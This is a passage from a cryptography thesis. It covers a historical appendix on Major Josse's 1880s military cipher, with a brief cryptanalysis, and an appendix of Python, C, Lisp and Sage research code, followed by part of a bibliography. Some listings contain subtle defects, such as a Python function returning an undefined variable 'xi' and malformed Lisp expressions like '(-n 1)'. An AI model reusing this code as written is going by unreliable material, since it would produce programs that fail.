Comparison to Peignot's version rules out steganography based on altering words. It is unlikely that inter-word spacing was engineered, and a quick statistical hypothesis test on a digital copy is consistent with a Gaussian distribution. The placement of dots and punctuation sign is rather free, and there are enough such marks (around 75) to encode a short message if using for instance a grid. Inspection of the document under visible and near-UV light did not seem to indicate the use of special ink.

A.1.3.3 The newspaper article (document 3)

The newspaper draft, written on *Revue de Cavalerie Militaire* letterhead and unsigned, praises the benefits of a 'new cryptographic system' not otherwise made precise. The precise date of writing or possible publication is not written. We couldn't find a mention of a published version of this article in the École Militaire's Milindex document archive, which seems to start around 1892. Since the *Revue* was created in 1885 and the letterhead indicates 188... we can suspect that the draft was writen during this period: 1885–1889 or 1892. Since the draft refers to a previous issue[2] we may assume that the author already wrote for the *Revue* before, in March of the same year.

A thorough read raises doubts on the idea that the cryptographic system mentioned in this draft is really Josse's. Indeed, it insists on the usage of two cryptographic keys (Josse's system, as we will see, only has one), and on the immunity of ciphertexts to alterations[3] that seem to break ciphertexts generated by Josse's method. The encryption procedure seems different from Josse's[4], but is not described in enough details to be decisive.

Finally, the author admits (without knowing) that the system's security relies not on the key, or the encryption grid, but on the cryptosystem's principle[5] — a blatant violation of Kerchoffs' design recommendations. As we shall see, Josse's system does not assume security by obscurity. In fact, as noted by Kahn [Kah67]:

> *'Josse quoted Kerckhoffs so often that he felt it necessary to insert an apologetic* 'M. Kerckhoffs, whose name recurs so often in cryptography' *after an especially heavy flurry of references.'*

Altogether this seems to rule this specific document out, as a contemporary account not otherwise related to Josse's system.

[1] *'Ces lettres présentent d'abord un sens, étant lues à la manière accoutumée; mais si ensuite on ne lit que la première, la troisième, la cinquième ligne, etc. c'est-à-dire, toutes les lignes impaires, ou* (sic!) *y trouvera un sens opposé à celui qu'a présenté la première lecture.'*

[2] '(...) *mise en évidence par l'essai publié dans la* Revue de Cavalerie *(livraison de mars)'.*

[3] *'Un autre avantage particulier du système, c'est qu'il n'est pas troublé par la transposition ou la suppression de quelques lettres* (...)'.

[4] '(...) *on efface chaque ligne au fur et à mesure qu'elle est transcrite* (...)'.

[5] '(...) *pour presque toutes les méthodes, le principe est connu* (...) *pour la méthode nouvelle* (...) *il faut garder pour soi le principe'.*

A.1.3.4 Core documents

The remainder of the documents forms a densely connected and consistent set. Document 1a describes a cryptographic scheme, and is supplemented by Document 4a. Document 5 mentions that a copy was performed, which seems to refer to documents 1b and 4b. Finally, Document 2 relates field experiments (timing measurements) based on the cryptosystem.

If we are to believe Document 5, the cryptosystem under consideration was engineered by Josse, and Documents 1a and 4a would bear his very own writing.

A.1.4 Josse's cryptographic system

A.1.4.1 Major Josse

Hippolyte Désiré Josse, was born on July 14, 1852 in Montmartre (Seine) near Paris. His parents Jean Louis Désiré Josse (born 1820) and Cécile Amélie Denisia Dufeu (born 1832) had another child, Marie Emilie Eugénie (born 1860). Hippolyte Josse married Alix Amélie Hyvernat (born 1855) in 1881 in Paris.

Fighting in the 1870 war against Prussia, Josse was made Major and later knighted within the Ordre de la Légion d'Honneur (Matricule 61,140) on August 14, 1900.

Originally an artillery officer, Josse is the author of a single book, dedicated to military cryptography and published in 1885 [Jos85a] (from which Kahn's citation is excerpted [Jos85a, p. 695]). The book actually gathers articles published that same year by Josse himself, essentially in the *Revue Maritime et Coloniale* [Jos85b; Jos85c].

He seems to have taken a prime role in the early organisation of French military cryptography[6] along with fellow army officers Philippe, Munier, Delanne, Berthaut, Brun, Picquart, Legrand, and Straforello, issuing in particular field manuals related to telegraphic communications. One of these documents, known as the 'Dictionnaire 1890', described a dual system relying on one cipher in wartime and another when in peace. It was amongst the codes that Bazeries broke while still an amateur.

This would be contemporary to the system described here, which seems to have been designed around 1889.

In 1900 Josse (at that time a colonel) participated in the French Ministry of War official commission on cryptography, along with Jean-Jules Brun, Henry-Marie-Auguste Berthaut, and François Cartier.

According to the records, Josse died on February 10, 1929, at the age of 76.

A.1.4.2 Description of the cryptosystem

Josse's system works on a restricted subset of the Latin alphabet, without punctuation, numbers or spaces, and does not distinguish between upper and lower case. Interestingly, the letter W is also removed from this alphabet. As was very common at the time, letters are put in correspondence with their index in the alphabet:

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	X	Y	Z
1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25

Both the plaintext, password, and ciphertext are written using this alphabet, and understood as a sequence of numbers in $\mathbb{Z}_{25}$, where $0 = 25$.

- **Setup:** Both the sender and the recipient agree beforehand on a "seed" P, which will be used to generate the substitution table used to both encode and decode messages. P is a short password, written in the alphabet discussed above.

- **Key generation:** To generate the key, duplicate letters are removed from P, which gives P' of length N. P' is spelled and put in the first row of a table with N columns. The rest of the letters follow, in alphabetical order. There are thus $\lceil 25/N \rceil$ rows in the table. The table is then read column-wise to yield a shuffled alphabet, which is the secret key. We write $S(a)$ to denote the position of the letter a in that new alphabet.

[6] SHD-AG, 1 K 842, p. 5.

- **Encryption:** Let $m = m_1 \cdots m_M$ be a message. If necessary, the message is padded with random letters[7] so that M is a multiple of 5. First compute

$$r_i = S(m_i) + r_{i-1} \bmod 25$$

with the exception of the first, $r_1 = 25 - S(m_1) \bmod 25$. The ciphertext is given by $c_i = S^{-1}(r_i)$.

- **Decryption:** Given a ciphertext $c = c_1 \cdots c_M$ we first construct

$$d_i = S(c_i) - S(c_{i-1}) \bmod 25$$

with the exception of the first, $d_1 = 25 - S(c_1) \bmod 25$.

The message is finally recovered as $m_i = S^{-1}(d_i)$.

Amongst other seemingly arbitrary tweaks, the different treatment regarding c_1 is justified by a desire that 'the first letter of the ciphertext be different from the first letter of the message'.

A.1.5 Implementation remarks

Josse makes several remarks about the use of his cipher in the field, with details about how to avoid making mistakes.

A.1.6 Cryptanalysis

Josse's system can essentially be seen as several protection layers added on top of a simple substitution cipher. The protections are threefold[8]:

- The first letter is encoded in a different way;
- Some form of "error propagation" mechanism is used, possibly to thwart frequency analyses and make partial recovery harder;
- The alphabet is scrambled in a key-dependent way.

By design the key size is limited to 25 (after removing duplicate letters), which offers a choice of $25! \approx 2^{83}$ keys.

That being said there are at least two flaws in that design. The key derivation mechanism for instance, works by transposing an alphabet formed by appending unused letters to the password. We may expect the password to be short, so that in fact most letters are in place. Let's assume for simplicity an empty password — i.e. the key is obtained by transposing the plain alphabet using a grid of unknown size N, $1 \leq N \leq 25$. Each possibility gives a scrambled alphabet. The closest candidate alphabet is only wrong by an offset between actual key letters, which enables recovery of the password length and (by subtracting the offsets) the password itself. This works well if the password is relatively short.

The other flaw is that this encryption is completely deterministic. Thus this cryptosystem lends itself to several attacks; for instance, using several ciphertexts, we can look at the first letter $c_1 = S^{-1}(25 - S(m_1))$ and use for instance a frequency analysis to recover not only m_1 but also $S(m_1)$. Given enough messages this allows a complete recovery of the substitution alphabet, hence the key. Another possibility is a replay attack, whereby the attacker repeats a valid ciphertext that was intercepted previously.

A.1.7 Conclusion

This paper provides a concrete glimpse into the French military cryptographic universe during the late 1880s and in the early 1890s. As we could see, the proposed methods were relatively simple, as there design was mostly based on empirical protections and basic text transforms.

[7] The document is not explicit as to how these letters should be chosen.
[8] The padding does not really add any security, it is used to fit in a standard format.

A.1.8 The poem (document 6) *in extenso*

We reproduce here the poem, with even lines coloured red, and odd lines coloured blue. The poem can be read in two ways: Either 'normally', reading every line; or skipping the odd (red) lines. The two readings yield opposite meanings.

Mademoiselle,

Je m'empresse de vous écrire pour vous déclarer
que vous vous trompez beaucoup si vous croyez
que vous êtes celle pour qui je soupire
Il est bien vrai que pour vous éprouver
je vous ai fait mille aveux. Après quoi
vous êtes devenue l'objet de ma raillerie. Ainsi
ne doutez plus de ce qui vous dit ici celui
qui n'a eu que de l'aversion pour vous et
qui aimerait mieux mourir que de
se voir obligé de vous épouser, et de
changer le dessein qu'il a formé de vous
haïr toute sa vie, bien loin de vous
aimer, comme il vous l'a déclaré. Soyez donc
désabusée, croyez-moi, et si vous êtes encore
constante et persuadée que vous êtes aimée
vous serez encore plus exposée à la rizée
de tout le monde et particulièrement de
celui qui n'a jamais été et ne sera jamais

Votre serviteur

Appendix B

Source code

Contents

This appendix collects some of the implementations that we realised during this thesis. The reasons for including these is not merely anecdotal; it serves two purpose. The first, and most obvious argument in favour of including source code is that cryptology is perhaps more than any other field a dialog with implementers — as such, it is not only good practice but an essential part of cryptographic design to offer reference and benchmark implementations, that are clear and provide a reproducible basis for further improvements. The second argument, which explains why only a small fraction of our implementation work appears here, and why we use so many diverse languages, is that these implementations are not trivial. Either we use specific tricks (e.g. C and m4 macro expansion), or we use these programs as proof that a certain technique or algorithm provides the expected results; in any case, we think that these programs exemplify the connection between mathematics and computer science.

B.1 Implementation of the Thrifty Fiat-Shamir identification protocol

The following Python code solves the linear problem investigated in Section 3.3 for the Fiat-Shamir protocol. The other protocols (PKP, PPP, SD) were also implemented in Python but are not reproduced here since they follow immediately from the problem description.

```
from cvxopt import matrix, solvers
from fractions import Fraction
import math

mul = lambda x,y: x*y

# Binomial coefficient \binom{n}{k}
def binom(n,k):
  return int(reduce(mul,(Fraction(n-i,i+1) for i in range(k)),1))

# Populations \gamma_k (for Fiat-Shamir)
def get_coeffsp(n):
  return [binom(n,k+1) for k in range(n)]

# Work coefficients k * \gamma_k (for Fiat-Shamir)
def get_coeffsw(n):
  r = get_coeffsp(n)
  return [(i+1)*c for i,c in enumerate(r)]

# Solve optimization problem for given n and epsilon
def solve_lp(epsilon, n):
```

```
  coeffsp = map(float, get_coeffsp(n))
  coeffsw = map(float, get_coeffsw(n))

  # Put the problem in canonical form, i.e.
  # construct matrix A and vectors b, c
  # such that the problem is in the form Ax + b <= c
  A = []
  for i in range(n):
    A += [[0.]*i + [1.] + [0.]*(n-i-1)]
  A += [map(lambda y:-y, coeffsp)]
  for i in range(n):
    A += [[0.]*i + [-1.] + [0.]*(n-i-1)]
  A += [coeffsp]
  A = matrix(A).trans()
  b = matrix([epsilon] * n + [epsilon-1.] + [0.] * n + [1.])
  c = matrix(coeffsw)

  # Solve the linear programming problem
  sol = solvers.lp(c, A, b)

  # Extract solution and append p0
  p0 = 1 - sum(i*w for i, w in zip(sol['x'], coeffsp))
  pi = [p0] + [i for i in sol['x']]

  # Compute total work (for Fiat-Shamir)
  w = sum(i * w for i, w in zip(sol['x'], coeffsw))

  # Compute total security
  sec = -math.log(epsilon, 2)

  # Return security, work, efficiency, and optimal probabilities
  return (sec, w, sec/w, xi)

# Challenge bits
n = 16

# Number of sampling points
N = 500

# Smallest possible value of epsilon
mineps = 2**(-n)

# Save data to a file by uniformly sampling values of epsilon
f = open('output%s.txt'%n, 'w')
plabel = '\t'.join(['p%s'%(i) for i in range(n+1)])
f.write('i\teps\ts\tw\tse\t%s\n'%plabel)

for i in range(N):
   s = float(i)/N * n
   e = 2**(-s)
   s, w, se, xi = solve_lp(e, n)
   xi = '\t'.join(map(str, xi))
   f.write('%s\t%s\t%s\t%s\t%s\t%s\n'%(i,e,s,w,se,xi))

f.close()
```

B.2 Implementation of the backtracking-assisted multiplication algorithm

This section gives a C implementation of the encoding algorithm introduced in Section 9.1, showcasing the advantages of using macro expansion to achieve a compact encoder. The corresponding decoder, implemented in 65HC08 assembly, is not reproduced here.

```
#include <stdio.h>
#include <string.h>
#include <math.h>
#include <stdlib.h>

int False = 0;
int True = 255;

#define step(u,v) path[dep+1][0]=u; path[dep+1][1]=v; backtracking(dep+1);
#define steps(x,n) c=x; if(c<256) {if (visited[c]==False) {visited[c]=True;\
        path[dep][2]=c;path[dep][3]=n;step(a,b);step(a,c);step(b,c);visited[c]=False;}}

int visited[2 * 256];
int maxdep,path[256][4],maxpath[256][4];
int size;

void backtracking(int dep){

    if (dep > maxdep){
        maxdep = dep;
        memcpy(maxpath, path, sizeof(path));
    }

    int a = path[dep][0];
    int b = path[dep][1];
    int c;

    steps(a+b,        1);
    steps(a<<1,       2);
    steps(b<<1,       3);
    steps((a<<1)%256, 4);
    steps((b<<1)%256, 5);
    steps((a+b)%256,  6);
    steps(abs(a-b),   7);
}

int main() {
    int i,j;
    FILE *Fin, *Fout;
    int *A;

    Fin = fopen("input.txt", "r");
    fscanf(Fin, "%d", &size);
    A = (int*)malloc(sizeof(int)*size);
    for (i=0; i <size; ++i) {
        fscanf(Fin, "%d", &A[i]);
    }

    for (i=0; i<256; ++i)  visited[i] = True;
    for (i=0; i<size; ++i) visited[A[i]] = False;

    free(A);

    maxdep = -1;
    for (i=0; i<256; ++i) {
        for (j=i+1; j<256; ++j) {
            if (visited[i]==True || visited[j]==True) continue;
            path[0][0] = i;
            path[0][1] = j;
            visited[i] = visited[j] = True;
            backtracking(0);
            visited[i] = visited[j] = False;
        }
    }
```

```
    Fout = fopen("output.txt","w");
    for (i=0; i < maxdep; ++i)
        fprintf(Fout,"%3d %3d %3d %3d\n",
                maxpath[i][0],  // a_i
                maxpath[i][1],  // a_j
                maxpath[i][2],  // a_p
                maxpath[i][3]); // op

    return EXIT_SUCCESS;
}
```

B.3 Implementation of the von Neumann regulator

This is a Python code simulating the von Neumann regulator introduced in Section 9.5, and testing it on a uniformly distributed input distribution.

```
import random
import numpy as np
import math

# Available memory
m = 2000

def unif_icdf(x):
    """
    Inverse cumulative distribution function for the uniform
    distribution U(a, b)
    """
    a = 200
    b = 600
    return a + x * (b-a)

def mu_D(icdf, x):
    """
    Distributional regulator
    """
    return icdf(1 - x*1./m)

def generator(icdf):
    """
    Generates a random number distributed according to the
    provided inverse cumulative distribution function
    """
    return icdf(random.random())

def simulate(input_events, mu):
    """
    Simulation
        input_events: relative time between input events
        mu: regulator
    """

    X = 0   # Stack population
    j = 0   # Lookahead
    M = [0] # Time of events

    # Compute absolute time for input events
    T = [0] * len(input_events)
    for k in range(1, len(input_events)):
        T[k] = T[k-1] + input_events[k]

    X += 1 # Push the first input
    k = 0  # Current input

    while k+j+1 < len(input_events) - 1:
        j = 0
        # Push all early inputs on stack
        while T[k+j+1] < M[-1]:
            X+=1
            j+=1

        # Memory overflow or underflow
        if X < 0 or X > m:
            print("Error! X = %s at %s"%(X, len(M)))
            return []

        # Pop and emit an object
        M.append(M[-1] + mu(X))
        X -= 1
        k += j

    return M
```

```
def generate_events(N,icdf):
    """
    Generates N events distributed according to the
    provided inverse cumulative distribution function
    """
    return [generator(icdf) for i in range(N)]

events = generate_events(1000000,unif_icdf)
ret = simulate(events, lambda x:mu_D(unif_icdf, x))
```

B.4 Implementation of the polynomial Barrett reduction algorithm

In this section we provide a Lisp implementation of the polynomial Barrett algorithm we introduced in Section 9.4, and illustrate the algorithm on an example. We choose the following polynomials:

$$p_1(x) = \sum_{i=0}^{7} (10+i)x^i$$
$$p_2(x) = x^3 + x^2 + 110$$

The following program describes our algorithm and applies it to p_1 and p_2.

```
; Example polynomials

(define p1 '((7 17) (6 16) (5 15) (4 14) (3 13) (2 12) (1 11) (0 10)))
(define p2 '((3 1) (2 1) (0 110)))

; Shifting a polynomial to the right

(define shift
  (lambda (l q)
    (if (or (null? l) (< (caar l) q))
      '()
      (cons (cons (- (caar l) q) (cdar l)) (shift (cdr l) q))
    )
  )
)

; Adding polynomials

(define add
  (lambda (p q)
    (degre
      (if (>= (caar p) (caar q))
        (cons p (list q))
        (add q p)
      )
    )
  )
)

; Multiplying a term by a polynomial, without monomials preceding x^lim

(define txp
  (lambda (terme p lim)
    (if (or (null? p) (> lim (+ (car terme) (caar p))))
      '()
      (cons
        (cons
          (+ (car terme) (caar p))
          (list (* (cadr terme) (cadar p)))
        )
        (txp terme (cdr p) lim)
      )
    )
  )
)
```

```
; Multiplying a polynomial by a polynomial, without monomials preceding x^lim

(define mul
  (lambda (p1 p2 lim)
    (if p1
      (cons (txp (car p1) p2 lim) (mul (cdr p1) p2 lim))
      '()
    )
  )
)

; Management of the exponents

(define sort
  (lambda (p n)
    (if p
      (+
        ((lambda(x) (if x (cadr x) 0)) (assoc n (car p)))
        (sort (cdr p) n)
      )
      0
    )
  )
)

(define order
  (lambda (p n)
    (if (> 0 n)
      '()
      (let
        ((factor (sort p n)))
        (if (not (zero? factor))
          (cons
            (cons n (list factor))
            (order p (-n 1))
          )
          (order p (-n 1))
        )
      )
    )
  )
)

(define degre
  (lambda (p)
    (order p
      ((lambda(x)(if x x -1)) (caaar p))
    )
  )
)

; Euclidean division .

(define divide
  (lambda (q p r)
    (if (and p (<= (caar p) (caar q)))
      (let
        ((tampon
          (cons
            (- (caar q)(caar p))
            (list (/ (cadar q) (cadar p))
          )
        ))
      )
      (divide
        (add
          (map
            (lambda (x) (cons (car x) (list (-cadr x))))
            (txp tampon p -1)
          )
```

```
          q
        )
        p
        (cons tampon r)
      )
    )
    (reverse r)
  )
)

(define division
  (lambda (q p)
    (divide q p '())
  )
)

; Barrett(k, L, last_P,Y), representing  K, L, P and y

(define k)
(define y)
(define L 8)
(define last_P)

(define barrett
  (lambda (q p)
    (if (eq? last_P p)
      (letrec
        ((g (caar q)) (h (- (+ g 1) y)))
        (shift (degre (mul (shift k (-L g 1)) (shift q y) h)) h)
      )
      (begin
        (set! k (division (list (cons L '(1) )) p))
        (set! y (caar (set! last_P p)))
        (barrett q p)
      )
    )
  )
)
```

B.5 Implementation of the Micali-Shamir protocol

The following notebook (written in Sage version 7.2) demonstrates the three techniques introduced in Section 9.2 on a toy example.

```
# Initialization processus
# Number of elements to check
k = 10

# Williams numbers with primes with 24 bits each.
p = 32452759
q = 32452843
n = p*q

def setup_public_key(v, s, alpha, beta, inverse_modular=True):
    coeff = [-2, -1, 1, 2]

    for i in range(k):
        val = random_prime(2^24-1, False, 2^23)
        v += [val%n]

        # Jacobi symbol for checking if val is a QR
        # if not, we try the perturbation technique
        for j in range(len(coeff)):
            sigma = coeff[j]
            if kronecker_symbol(sigma*val, p) == 1 and kronecker_symbol(sigma*val, q) == 1:
                break

        if abs(sigma) == 1:
            alpha += [0]
        else:
            alpha += [1]

        if sigma > 0:
            beta += [0]
        else:
            beta += [1]

        if inverse_modular:
            if abs(sigma) == 2:
                sigma = inverse_mod(sigma, n)

        val *= sigma

        # Lagrange tricks and Chinese Remainder Theorem for finding the square root modulo n
        s2 = inverse_mod(val, n)
        s += [crt(s2^((p+1)/4), s2^((q+1)/4), p, q)]

# The prover sends u and w
def version1():
    v = []
    s = []
    alpha = []
    beta = []

    setup_public_key(v, s, alpha, beta)

    ## Fiat-Shamir Sigma Protocol
    # Commitment
    r = randint(1,n)
    x = mod(r^2, n)

    # Challenge
    e = [randint(0,1) for i in range(k)]

    # Response
    y = r*prod((s[j])^e[j] for j in range(k))
    u = sum(alpha[i]*e[i] for i in range(k))
    w = mod(sum(beta[i]*e[i] for i in range(k)), 2)

    # Verifier Checking
```

```
    print y^2*prod(v[i]^e[i] for i in range(k)) == x*(-1)^(w)*(2)^(u)

# No correction
def version2():
    v = []
    s = []
    alpha = []
    beta = []

    setup_public_key(v, s, alpha, beta)

    ## Fiat-Shamir Sigma Protocol
    # Commitment
    r = randint(1,n)
    x = r^(2)%n

    # Challenge
    e = [randint(0,1) for i in range(k)]

    # Response
    y = r*prod((s[j])^e[j] for j in range(k))
    u = sum(alpha[i]*e[i] for i in range(k))
    w = mod(sum(beta[i]*e[i] for i in range(k)), 2)

    # Verifier Checking
    delta = mod(inverse_mod(x, n)*y^2*prod(v[i]^e[i] for i in range(k)), n)

    try:
        print log(delta, 2) in ZZ
    except ValueError:
        print log(n-delta, 2) in ZZ

# The prover compensates $\overline{u}$
def version3():
    v = []
    s = []
    alpha = []
    beta = []

    setup_public_key(v, s, alpha, beta)

    ## Fiat-Shamir Sigma Protocol
    # Commitment
    r = randint(1,n)
    x = mod(r^(2), n)

    # Challenge
    e = [randint(0,1) for i in range(k)]

    # Response
    u = sum(alpha[i]*e[i] for i in range(k))
    w = mod(sum(beta[i]*e[i] for i in range(k)), 2)
    u_overline = u >> 1
    u_underline = u % 2

    y = 2^(u_overline)*r*prod((s[j])^e[j] for j in range(k))

    Gamma = mod(-1^w * 2^(u_underline.__xor__(1)) * x, n)

    print Gamma == x or Gamma == n-x or Gamma == mod(2*x, n) or Gamma == mod(-2*x, n)
```

Bibliography

[AAB+02] Michel Abdalla, Jee Hea An, Mihir Bellare and Chanathip Namprempre. 'From Identification to Signatures via the Fiat-Shamir Transform: Minimizing Assumptions for Security and Forward-Security'. In: *Advances in Cryptology – EUROCRYPT 2002*. Ed. by Lars R. Knudsen. Vol. 2332. Lecture Notes in Computer Science. Amsterdam, The Netherlands: Springer, Heidelberg, Germany, Apr. 2002, pp. 418–433 (cit. on p. 99).

[AAF+16] Ehsan Aerabi, A. Elhadi Amirouche, Houda Ferradi, Rémi Géraud, David Naccache and Jean Vuillemin. 'The Conjoined Microprocessor'. In: *2016 IEEE International Symposium on Hardware Oriented Security and Trust, HOST 2016, McLean, VA, USA, May 3–5, 2016*. Ed. by William H. Robinson, Swarup Bhunia and Ryan Kastner. IEEE Computer Society, 2016, pp. 67–70 (cit. on p. 213).

[AB09] Miron Abramovici and Paul Bradley. 'Integrated circuit security: new threats and solutions'. In: *CSIIRW*. Ed. by Frederick T. Sheldon, Greg Peterson, Axel W. Krings, Robert K. Abercrombie and Ali Mili. ACM, 2009, p. 55. ISBN: 978-1-60558-518-5 (cit. on p. 259).

[ABC+15] Jae Hyun Ahn, Dan Boneh, Jan Camenisch, Susan Hohenberger, Abhi Shelat and Brent Waters. 'Computing on Authenticated Data'. In: *J. Cryptology* 28.2 (2015), pp. 351–395. URL: http://dx.doi.org/10.1007/s00145-014-9182-0 (cit. on p. 75).

[ABD+15] David Adrian, Karthikeyan Bhargavan, Zakir Durumeric, Pierrick Gaudry, Matthew Green, J. Alex Halderman, Nadia Heninger, Drew Springall, Emmanuel Thomé, Luke Valenta, Benjamin VanderSloot, Eric Wustrow, Santiago Zanella Béguelin and Paul Zimmermann. 'Imperfect Forward Secrecy: How Diffie-Hellman Fails in Practice'. In: *ACM CCS 15: 22nd Conference on Computer and Communications Security*. Ed. by Indrajit Ray, Ninghui Li and Christopher Kruegel: Denver, CO, USA: ACM Press, Oct. 2015, pp. 5–17 (cit. on p. 16).

[ABG+16] Antoine Amarilli, Marc Beunardeau, Rémi Géraud and David Naccache. 'Failure is Also an Option'. In: *The New Codebreakers — Essays Dedicated to David Kahn on the Occasion of His 85th Birthday*. Ed. by Peter Y. A. Ryan, David Naccache and Jean-Jacques Quisquater. Vol. 9100. Lecture Notes in Computer Science. Springer, 2016, pp. 161–165.

[ABH+03] Luis von Ahn, Manuel Blum, Nicholas J. Hopper and John Langford. 'CAPTCHA: Using Hard AI Problems for Security'. In: *Advances in Cryptology - EUROCRYPT 2003, International Conference on the Theory and Applications of Cryptographic Techniques, Warsaw, Poland, May 4-8, 2003, Proceedings*. Ed. by Eli Biham. Vol. 2656. Lecture Notes in Computer Science. Springer, 2003, pp. 294–311. ISBN: 3-540-14039-5 (cit. on p. 172).

[ABK+07] Dakshi Agrawal, Selçuk Baktir, Deniz Karakoyunlu, Pankaj Rohatgi and Berk Sunar. 'Trojan Detection using IC Fingerprinting'. In: *2007 IEEE Symposium on Security and Privacy (S&P 2007), 20-23 May 2007, Oakland, California, USA*. IEEE Computer Society, 2007, pp. 296–310. ISBN: 0-7695-2848-1. URL: http://dx.doi.org/10.1109/SP.2007.36 (cit. on p. 260).

[ABM+05] Martín Abadi, Michael Burrows, Mark S. Manasse and Ted Wobber. 'Moderately hard, memory-bound functions'. In: *ACM Trans. Internet Techn.* 5.2 (2005), pp. 299–327 (cit. on p. 56).

[ACD+12] Masayuki Abe, Melissa Chase, Bernardo David, Markulf Kohlweiss, Ryo Nishimaki and Miyako Ohkubo. 'Constant-Size Structure-Preserving Signatures: Generic Constructions and Simple Assumptions'. In: *Advances in Cryptology – ASIACRYPT 2012*. Ed. by Xiaoyun Wang and Kazue Sako. Vol. 7658. Lecture Notes in Computer Science. Beijing, China: Springer, Heidelberg, Germany, Dec. 2012, pp. 4–24 (cit. on p. 164).

[ACM+05] Giuseppe Ateniese, Daniel H. Chou, Breno de Medeiros and Gene Tsudik. 'Sanitizable Signatures'. In: *Computer Security - ESORICS 2005, 10th European Symposium on Research in Computer Security, Milan, Italy, September 12-14, 2005, Proceedings*. Ed. by Sabrina De Capitani di Vimercati, Paul F. Syverson and Dieter Gollmann. Vol. 3679. Lecture Notes in Computer Science. Springer, 2005, pp. 159–177. ISBN: 3-540-28963-1. URL: http://dx.doi.org/10.1007/11555827_10 (cit. on p. 75).

[Add12] Louigi Addario-Berry. 'Tail bounds for the height and width of a random tree with a given degree sequence'. In: *Random Structures & Algorithms* 41.2 (2012), pp. 253–261 (cit. on p. 266).

[Adl82] Leonard M. Adleman. 'On Breaking the Iterated Merkle-Hellman Public-Key Cryptosystem'. In: *Advances in Cryptology – CRYPTO'82*. Ed. by David Chaum, Ronald L. Rivest and Alan T. Sherman. Santa Barbara, CA, USA: Plenum Press, New York, USA, 1982, pp. 303–308 (cit. on p. 142).

[AFG+10] Masayuki Abe, Georg Fuchsbauer, Jens Groth, Kristiyan Haralambiev and Miyako Ohkubo. 'Structure-Preserving Signatures and Commitments to Group Elements'. In: *Advances in Cryptology – CRYPTO 2010*. Ed. by Tal Rabin. Vol. 6223. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 2010, pp. 209–236 (cit. on p. 164).

[AFG+14] Diego F. Aranha, Pierre-Alain Fouque, Benoît Gérard, Jean-Gabriel Kammerer, Mehdi Tibouchi and Jean-Christophe Zapalowicz. 'GLV/GLS Decomposition, Power Analysis, and Attacks on ECDSA Signatures with Single-Bit Nonce Bias'. In: *Advances in Cryptology – ASIACRYPT 2014, Part I*. Ed. by Palash Sarkar and Tetsu Iwata. Vol. 8873. Lecture Notes in Computer Science. Kaoshiung, Taiwan, R.O.C.: Springer, Heidelberg, Germany, Dec. 2014, pp. 262–281 (cit. on pp. 12, 122, 269).

[AFS05] Daniel Augot, Matthieu Finiasz and Nicolas Sendrier. 'A Family of Fast Syndrome Based Cryptographic Hash Functions'. In: *Progress in Cryptology - Mycrypt 2005, First International Conference on Cryptology in Malaysia, Kuala Lumpur, Malaysia, September 28-30, 2005, Proceedings*. Ed. by Ed Dawson and Serge Vaudenay. Vol. 3715. Lecture Notes in Computer Science. Springer, 2005, pp. 64–83. ISBN: 3-540-28938-0 (cit. on p. 30).

[AG11] Sanjeev Arora and Rong Ge. 'New Algorithms for Learning in Presence of Errors'. In: *ICALP 2011: 38th International Colloquium on Automata, Languages and Programming, Part I*. Ed. by Luca Aceto, Monika Henzinger and Jiri Sgall. Vol. 6755. Lecture Notes in Computer Science. Zurich, Switzerland: Springer, Heidelberg, Germany, July 2011, pp. 403–415 (cit. on p. 29).

[AGH+11] Masayuki Abe, Jens Groth, Kristiyan Haralambiev and Miyako Ohkubo. 'Optimal Structure-Preserving Signatures in Asymmetric Bilinear Groups'. In: *Advances in Cryptology – CRYPTO 2011*. Ed. by Phillip Rogaway. Vol. 6841. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 2011, pp. 649–666 (cit. on p. 164).

[AGO+14] Masayuki Abe, Jens Groth, Miyako Ohkubo and Mehdi Tibouchi. 'Unified, Minimal and Selectively Randomizable Structure-Preserving Signatures'. In: *TCC 2014: 11th Theory of Cryptography Conference*. Ed. by Yehuda Lindell. Vol. 8349. Lecture Notes in Computer Science. San Diego, CA, USA: Springer, Heidelberg, Germany, Feb. 2014, pp. 688–712 (cit. on p. 164).

[AJP+17] Divesh Aggarwal, Antoine Joux, Anupam Prakash and Miklos Santha. *A New Public-Key Cryptosystem via Mersenne Numbers*. Cryptology ePrint Archive, Report 2017/481. http://eprint.iacr.org/2017/481. 2017 (cit. on pp. 166, 169).

[AK01] Randy Allen and Ken Kennedy. *Optimizing Compilers for Modern Architectures: A Dependence-based Approach*. Morgan Kaufmann, 2001. ISBN: 1-55860-286-0 (cit. on pp. 214, 215).

[Ale96] Aleph One. 'Smashing The Stack For Fun And Profit'. In: *Phrack* 49 (1996). Available at http://phrack.org/issues/49/14.html. (cit. on p. 231).

[ALP12] Nuttapong Attrapadung, Benoît Libert and Thomas Peters. 'Computing on Authenticated Data: New Privacy Definitions and Constructions'. In: *Advances in Cryptology - ASIACRYPT 2012 - 18th International Conference on the Theory and Application of Cryptology and Information Security, Beijing, China, December 2-6, 2012. Proceedings*. Ed. by Xiaoyun Wang and Kazue Sako. Vol. 7658. Lecture Notes in Computer Science. Springer, 2012, pp. 367–385. ISBN: 978-3-642-34960-7. URL: http://dx.doi.org/10.1007/978-3-642-34961-4_23 (cit. on p. 75).

[AM08] Marie Albenque and Jean-François Marckert. 'Some families of increasing planar maps'. In: *Electron. J. Probab* 13.56 (2008), pp. 1624–1671 (cit. on p. 266).

[AMM+07] Luis von Ahn, Ben Maurer, Colin McMillen, David Abraham and Manuel Blum. *Google reCAPTCHA*. 2007. URL: https://developers.google.com/recaptcha (cit. on p. 172).

[AMO+91] Gordon B. Agnew, Ronald C. Mullin, I. M. Onyszchuk and Scott A. Vanstone. 'An Implementation for a Fast Public-Key Cryptosystem'. In: *Journal of Cryptology* 3.2 (1991), pp. 63–79 (cit. on p. 122).

[AN12] Krishna B. Athreya and Peter E. Ney. *Branching processes*. Vol. 196. Springer Science & Business Media, 2012 (cit. on p. 266).

[And93] Ross J. Anderson. 'Practical RSA trapdoor'. In: *Electronics Letters* 29.11 (1993), pp. 995–995 (cit. on p. 127).

